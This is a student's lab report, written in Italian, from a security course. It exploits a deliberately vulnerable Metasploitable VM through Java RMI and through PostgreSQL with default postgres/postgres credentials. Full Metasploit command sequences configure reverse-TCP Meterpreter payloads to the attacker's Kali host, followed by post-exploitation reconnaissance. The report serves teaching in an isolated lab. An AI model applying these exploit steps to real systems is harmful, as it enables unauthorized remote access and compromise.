

S7_L5

Unit 2 - CS0424

MATTEO BELTRAMI MARZOLINI
CYBEREAGLES

PROGETTO

TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP:
192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete.
 - 2) informazioni sulla tabella di routing della macchina vittima.

SVOLGIMENTO

IP Kali e Metasploitable

Per prima cosa, come richiesto dalla traccia, procedo configurando gli indirizzi IP nel modo corretto.

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP:
192.168.75.111



- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.75.112**

```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.75.112
netmask 255.255.255.0
network 192.168.75.0
broadcast 192.168.1.255
gateway 192.168.75.1
```

Dopo aver configurato le macchine si controlla che entrambe possano comunicare tra di loro.

Eseguo il comando, dalla mia macchina Kali:

ping 192.168.75.112 (verso la mia macchina Metasploitable)

```
(kali㉿kali)-[~]
$ ping 192.168.75.112
PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data:
64 bytes from 192.168.75.112: icmp_seq=1 ttl=64 time=8.99 ms
64 bytes from 192.168.75.112: icmp_seq=2 ttl=64 time=0.260 ms
64 bytes from 192.168.75.112: icmp_seq=3 ttl=64 time=0.352 ms
64 bytes from 192.168.75.112: icmp_seq=4 ttl=64 time=0.293 ms
64 bytes from 192.168.75.112: icmp_seq=5 ttl=64 time=0.235 ms
64 bytes from 192.168.75.112: icmp_seq=6 ttl=64 time=0.255 ms
64 bytes from 192.168.75.112: icmp_seq=7 ttl=64 time=0.333 ms
```

Ora che le macchine sono ben configurate e comunicanti, si può procedere nel ricercare la vulnerabile sulla porta 1099 - Java RMI. Successivamente si richiede di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Nmap

Utilizzando nmap, vado a ricercare le porte disponibili tramite la macchina kali linux, per scoprire informazioni aggiuntive riguardo la vulnerabilità.

Procedo con il comando:

nmap -sV 192.168.75.112 (verso la mia macchina metasploitable)

```
(kali@kali)-[~]
└─$ nmap -sV 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 14:26 CEST
Nmap scan report for 192.168.75.112
Host is up (0.00051s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshcd
513/tcp   open  login?
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Come si potrà notare, la porta 1099/tcp java-rmi è aperta, quindi ora posso procedere al resto della prova per sfruttare la vulnerabilità.

Msfconsole

Msfconsole è un interfaccia a riga di comando del Metasploit Framework che serve per lanciare Exploit, gestire Payloads, gestire Sessioni e raccoglie informazioni riguardanti un target.

Viene richiesto di sfruttare un servizio vulnerabile sulla porta 1099 - Java RMI.

La porta 1099 permette a programmi java di chiamare metodi su oggetti remoti. Una vulnerabilità su questa porta può permettere a un attaccante di eseguire codice non autorizzato sul sistema bersaglio.

La traccia richiede di recuperare la configurazione di rete e informazioni sulla tabella di routing della macchina vittima.

Quindi, procedo avviando msfconsole, sulla macchina Kali, con il comando:

msfconsole

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c      c000000000000x.
      :000000000000000k,    ,k000000000000000:
      '000000000k00000: :0000000000000000'
      o00000000.MMMM.o0000o0000l.MMMM,00000000o
      d00000000.MMMMMM.c00000c.MMMMMM,00000000x
      l00000000.MMMMMMMMMM;d;MMMMMMMMM,00000000l
      .00000000.MMM.;MMMMMMMMMMMM;MMMM,00000000.
      c0000000.MMM.00c.MMMMM' o0.MMM,0000000c
      o000000.MMM.0000.MMM:0000.MMM,000000o
      l00000.MMM.0000.MMM:0000.MMM,000000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
      .d00o'WM.0000occcX0000.MX'x00d.
      ,k0l'M.000000000000.M'd0k,
      :kk;.000000000000.;0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.3.55-dev ]
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Procedo identificando il servizio di vulnerabilità, con il comando:

search java_rmi

```
msf6 > search java_rmi

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry Interfaces Enumeration		normal	No	Java RMI Registry
1	exploit/multi/misc/java_rmi_server Insecure Default Configuration Java Code Execution	2011-10-15	excellent	Yes	Java RMI Server
2	auxiliary/scanner/misc/java_rmi_server Insecure Endpoint Code Execution Scanner	2011-10-15	normal	No	Java RMI Server
3	exploit/multi/browser/java_rmi_connection_impl ionImpl Deserialization Privilege Escalation	2010-03-31	excellent	No	Java RMICo

```
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

Tra i vari moduli che compariranno, carico l'exploit adatto al mio determinato servizio e vulnerabilità. In questo caso quello che serve è il modulo 1, quindi procedo con il comando:

use 1

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Procedo con le required per impostare il mio IP target, con il comando:

set RHOST 192.168.75.112

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.75.112
RHOST => 192.168.75.112
```

Ora posso avviare il lancio per sfruttare la vulnerabilità, con il comando:

run

```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/nXaoqILk
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header...
[*] 192.168.75.112:1099 - Sending RMI Call...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:49864) at 2024-07-12 14:18:48 +0200
```

Appena il lancio sarà andato a buon fine, si aprirà una sessione si meterpreter, con il quale procedo a raccogliere le informazioni richieste dalla traccia.

1) configurazione di rete.

Procedo con il comando:

ifconfig

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2001:b07:646d:8551:a00:27ff:fef7:30ab
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fef7:30ab
IPv6 Netmask : ::
```

Con il quale troverò la configurazione di rete della macchina target.

2) informazioni sulla tabella di routing della macchina vittima.

Procedo con il comando:

route

```
meterpreter > route

IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.75.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
2001:b07:646d:8551:a00:27ff:fef7:30ab	::	::		
fe80::a00:27ff:fef7:30ab	::	::		

Trovando le informazioni sulla tabella di routing della macchina target.

TRACCIA 2

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.


SVOLGIMENTO

Nmap

Le macchine sono già configurate correttamente e comunicanti tra di loro, procedo con nmap per controllare direttamente la porta interessata al servizio PostgreSQL, per controllare lo stato.

Utilizzo il comando:

nmap -sV -p 5432 192.168.75.112 (verso la macchina metasploitable)



```
(kali㉿kali)-[~]
$ nmap -sV -p 5432 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 14:24 CEST
Nmap scan report for 192.168.75.112 (192.168.75.112)
Host is up (0.00034s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
```

Troviamo la versione DB 8.3.0 - 8.3.7 e lo stato della porta (open).

La traccia richiede di sfruttare la vulnerabilità nel servizio PostgreSQL.

Questa vulnerabilità permette a un attaccante di compromettere il database e l'intero sistema. Un attaccante può eseguire azioni dannose come eseguire codici da remoto, escalation dei privilegi, accessi non autorizzati a dati, iniezioni SQL, attacchi DoS, modifiche della configurazione e rubare dati sensibili.

La traccia richiede di ottenere una sessione Meterpreter sul sistema target.

Quindi, procedo su msfconsole.

Msfconsole

Dopo aver avviato il programma, procedo a cercare l'exploit per la vulnerabilità PostgreSQL, con il comando

search postgres

```
msf6 > search postgres

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/server/capture/postgresql_authentication_capture		normal	No	PostgreSQL Authentication Capture: PostgreSQL
1	post/linux/gather/enum_users_history		normal	No	Gather User History
2	exploit/multi/http/manage_engine_dc_pmp_sql	2014-06-08	excellent	Yes	ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
3	exploit/windows/misc/manageengine_eventlog_analyzer_rce	2015-07-11	manual	Yes	ManageEngine EventLog Analyzer Remote Code Execution
4	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
5	auxiliary/analyze/crack_databases		normal	No	Password Cracker: Databases
6	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	2019-03-20	excellent	Yes	PostgreSQL COPY FROM PROGRAM Command Execution
7	exploit/multi/postgres/postgres_createlang	2016-01-01	good	Yes	PostgreSQL CREATE LANGUAGE Execution
8	auxiliary/scanner/postgres/postgres_dbname_flag_injection		normal	No	PostgreSQL Database Name Command Line Flag Injection
9	auxiliary/scanner/postgres/postgres_login		normal	No	PostgreSQL Login Utility
10	auxiliary/admin/postgres/postgres_readfile		normal	No	PostgreSQL Server Generic Query
11	auxiliary/admin/postgres/postgres_sql		normal	No	PostgreSQL Server Generic Query
12	auxiliary/scanner/postgres/postgres_version		normal	No	PostgreSQL Version Probe
13	exploit/linux/postgres/postgres_payload	2007-06-05	excellent	Yes	PostgreSQL for Linux Payload Execution
14	exploit/windows/postgres/postgres_payload	2009-04-10	excellent	Yes	PostgreSQL for Microsoft Windows Payload Execution
15	auxiliary/scanner/postgres/postgres_hashdump		normal	No	PostgreSQL Password Hashdump
16	auxiliary/scanner/postgres/postgres_schemadump		normal	No	PostgreSQL Schema Dump
17	auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	normal	No	by on Rails Devise Authentication Password Reset
18	exploit/multi/http/rudder_server_sql_rce	2023-06-16	excellent	Yes	Rudder Server SQLI Remote Code Execution
19	post/linux/gather/vcenter_secrets_dump	2022-04-15	normal	No	ware vCenter Secrets Dump

Interact with a module by name or index. For example `info 19`, `use 19` or `use post/linux/gather/vcenter_secrets_dump`

Tra i vari moduli che si presenteranno, scelgo l'exploit numero 13.

Quindi procedo con il comando:

use exploit/linux/postgres/postgres_payload

o

use 13

```
msf6 > use exploit/linux/postgres/postgres_payload  
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

Configuro i parametri dell'exploit, impostando l'IP target e le credenziali di accesso.

set RHOST 192.168.75.112 (configurazione IP del target metasploitable)

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.75.112  
RHOST => 192.168.75.112
```

set USERNAME postgres (configurazione username)

set PASSWORD postgres (configurazione password)

```
msf6 exploit(linux/postgres/postgres_payload) > set USERNAME postgres  
USERNAME => postgres  
msf6 exploit(linux/postgres/postgres_payload) > set PASSWORD postgres  
PASSWORD => postgres
```

Dopo aver configurato l'exploit, vado ad impostare il payload per ottenere una sessione meterpreter.

Procedo con il comando:

show payloads

Per vedere quali payload sono disponibili.

```
msf6 exploit(linux/postgres/postgres_payload) > show payloads

Compatible Payloads

#   Name                                     Disclosure Date Rank Check Description
-   -
0   payload/generic/custom                  normal No Custom Payload
1   payload/generic/debug_trap              normal No Generic x86 Deb
ug Trap
2   payload/generic/shell_bind_aws_ssm      normal No Command Shell,
Bind SSM (via AWS API)
3   payload/generic/shell_bind_tcp          normal No Generic Command
Shell, Bind TCP Inline
4   payload/generic/shell_reverse_tcp       normal No Generic Command
Shell, Reverse TCP Inline
5   payload/generic/ssh/interact            normal No Interact with E
stablished SSH Connection
6   payload/generic/tight_loop              normal No Generic x86 Tig
ht Loop
7   payload/linux/x86/chmod                 normal No Linux Chmod
8   payload/linux/x86/exec                  normal No Linux Execute C
ommand
9   payload/linux/x86/meterpreter/bind_ipv6_tcp normal No Linux Mettle x8
6, Bind IPv6 TCP Stager (Linux x86)
10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid normal No Linux Mettle x8
6, Bind IPv6 TCP Stager with UUID Support (Linux x86)
11  payload/linux/x86/meterpreter/bind_nonx_tcp normal No Linux Mettle x8
6, Bind TCP Stager
12  payload/linux/x86/meterpreter/bind_tcp   normal No Linux Mettle x8
6, Bind TCP Stager (Linux x86)
13  payload/linux/x86/meterpreter/bind_tcp_uuid normal No Linux Mettle x8
6, Bind TCP Stager with UUID Support (Linux x86)
14  payload/linux/x86/meterpreter/reverse_ipv6_tcp normal No Linux Mettle x8
6, Reverse TCP Stager (IPv6)
15  payload/linux/x86/meterpreter/reverse_nonx_tcp normal No Linux Mettle x8
6, Reverse TCP Stager
16  payload/linux/x86/meterpreter/reverse_tcp normal No Linux Mettle x8
6, Reverse TCP Stager
17  payload/linux/x86/meterpreter/reverse_tcp_uuid normal No Linux Mettle x8
6, Reverse TCP Stager
18  payload/linux/x86/metsvc_bind_tcp        normal No Linux Meterpret
er Service, Bind TCP
19  payload/linux/x86/metsvc_reverse_tcp     normal No Linux Meterpret
er Service, Reverse TCP Inline
20  payload/linux/x86/read_file              normal No Linux Read File
21  payload/linux/x86/shell/bind_ipv6_tcp    normal No Linux Command S
hell, Bind IPv6 TCP Stager (Linux x86)
22  payload/linux/x86/shell/bind_ipv6_tcp_uuid normal No Linux Command S
hell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
23  payload/linux/x86/shell/bind_nonx_tcp    normal No Linux Command S
hell, Bind TCP Stager
24  payload/linux/x86/shell/bind_tcp         normal No Linux Command S
hell, Bind TCP Stager (Linux x86)
25  payload/linux/x86/shell/bind_tcp_uuid    normal No Linux Command S
hell, Bind TCP Stager with UUID Support (Linux x86)
26  payload/linux/x86/shell/reverse_ipv6_tcp normal No Linux Command S
hell, Reverse TCP Stager (IPv6)
27  payload/linux/x86/shell/reverse_nonx_tcp normal No Linux Command S
hell, Reverse TCP Stager
28  payload/linux/x86/shell/reverse_tcp      normal No Linux Command S
hell, Reverse TCP Stager
29  payload/linux/x86/shell/reverse_tcp_uuid normal No Linux Command S
hell, Reverse TCP Stager
30  payload/linux/x86/shell_bind_ipv6_tcp    normal No Linux Command S
hell, Bind TCP Inline (IPv6)
31  payload/linux/x86/shell_bind_tcp         normal No Linux Command S
hell, Bind TCP Inline
32  payload/linux/x86/shell_bind_tcp_random_port normal No Linux Command S
hell, Bind TCP Random Port Inline
33  payload/linux/x86/shell_reverse_tcp      normal No Linux Command S
hell, Reverse TCP Inline
34  payload/linux/x86/shell_reverse_tcp_ipv6 normal No Linux Command S
hell, Reverse TCP Inline (IPv6)
```

Il payload interessato è il numero 16, perché offre compatibilità, funzionalità avanzate e capacità post exploit estese.

set payload linux/x86/meterpreter/reverse_tcp

O

set payload 16

```
msf6 exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

Procedo con l'impostare il payload con i comandi:

set LHOST 192.168.75.111 (ovvero l'IP della mia macchina Kali, attaccante)

set LPORT 4444 (ovvero la porta in ascolto)

```
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.75.111
LHOST => 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > set LPORT 4444
LPORT => 4444
```

Ora che è stato configurato il payload, posso procedere al lancio. Utilizzo il comando: ***exploit***

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/pCKYwkBv.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 -> 192.168.75.112:37541) at 2024-07-12 14:30:58 +0200

meterpreter > █
```

Dopo che si è aperta la sessione meterpreter, posso procedere nel controllare che la vulnerabilità funzioni correttamente. Per prova, utilizzo il comando:

sysinfo

Per ottenere informazioni riguardo il sistema target.

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > █
```